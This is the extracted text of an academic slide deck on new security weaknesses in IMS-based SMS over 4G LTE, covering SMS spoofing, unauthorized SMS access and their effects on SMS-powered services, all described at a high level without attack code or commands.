New Security Threats Caused by IMS-based SMS Service in 4G LTE Networks

Guan-Hua Tu[1], Chi-Yu Li[2], Chunyi Peng[3],

Yuanjie Li[4], Songwu Lu[4]

[1]Michigan State University
[2]National Chiao Tung University, Taiwan
[3]The Ohio State University
[4]University of California, Los Angeles

SMS Service Is Still Popular

- Supported by almost all of mobile phones
- A variety of SMS-powered services


f
THE HOME DEPOT
American Red Cross
CVS pharmacy
CHASE
Walmart
macy's
TARGET
ups
FedEx
LOWE'S
AA

…


Insecure SMS service?

Depends on how you use it.


Case Study: Facebook Text Service



- Spoof originator's phone number (spoofed SMS)
  - **<u>No src address field</u>**
- Unauthorized SMS access by malware
  - A number of solutions




1-10 octets	1 octet	1 octet	2-12 octets	1 octet	1 octet	0, 1, 7 oct.	1 octet	0-140 octets
SCA	PDU Type	MR	DA	PID	DCS	VP	UDL	UD



Parameter	Description
SCA	Service Center Address
PDU Type	SMS-SUBMIT
MR	Message Reference (0..255)
DA	Destination Address
PID	Protocol Identifier, Treat as a short message
DCS	Data Coding Scheme
VP	Validation Period
UDL	User Data Length
UD	User Data


Short Message Transfer Protocol (SM-TP)

Case Study: Facebook Text Service




- Spoof originator's phone number (spoofed SMS)
  - Only collaborate **self-disciplined** online SMS providers

Case Study: Facebook Text Service



- Spoof originator’s phone number (spoofed SMS)
  - By **<u>non-self-disciplined</u>** online SMS providers
  - Spoofed SMS can be identified by carriers

Case Study: Facebook Text Service



- Spoof originator’s phone number (spoofed SMS)
  - By <u>fake 2G base stations</u> (lack of mutual authentication)
  - Stay in 3G/4G
  - 2G will get phased out soon (AT&T, 2016/12/31)

Current defenses can protect SMS-powered service providers and their users to large extent

However, things have changed

after IMS (IP Multimedia Subsystem) SMS service was launched

Our Findings Show

- Current security defenses on mobile phones are bypassed
    - User-unaware unauthorized SMS access


- Adversaries can send spoofed SMS to arbitrary recipients from their phones or other mobile users' phones
    - Large-scale distributed SMS attack

- SMS-powered services suffer from
    - Social networking accounts abusing (e.g., Facebook or Twitter)
    - Unauthorized money transfer
    - Unauthorized service subscription

Rest of This Talk


- SMS service background
- Security vulnerabilities of IMS-based SMS
- Threat propagation towards SMS-powered services
- Solutions
- Conclusions

SMS Service Background



New Security Issues

- Software-based client design
- Flexible protocol design
- Data-plane communication channel
- Multiple security options (not equally secure)



Hardware (modem)


Software (ims app)

New Security Issues

- Software-based client design
- **Flexible protocol design**
- Data-plane communication channel
- Multiple security options (not equally secure)
-

SIP MESSAGE (RFC3428)


- SIP extension for IM
- Support more fields (e.g., from)



New Security Issues


- Software-based client design
- Flexible protocol design
- **Data-plane communication channel**
- Multiple security options (not equally secure)

Security mechanisms for control-plane channel (CS-based SMS) aren't applied →



New Security Issues

- Software-based client design
- Flexible protocol design
- Data-plane communication channel
- **Multiple security options (not equally secure)**

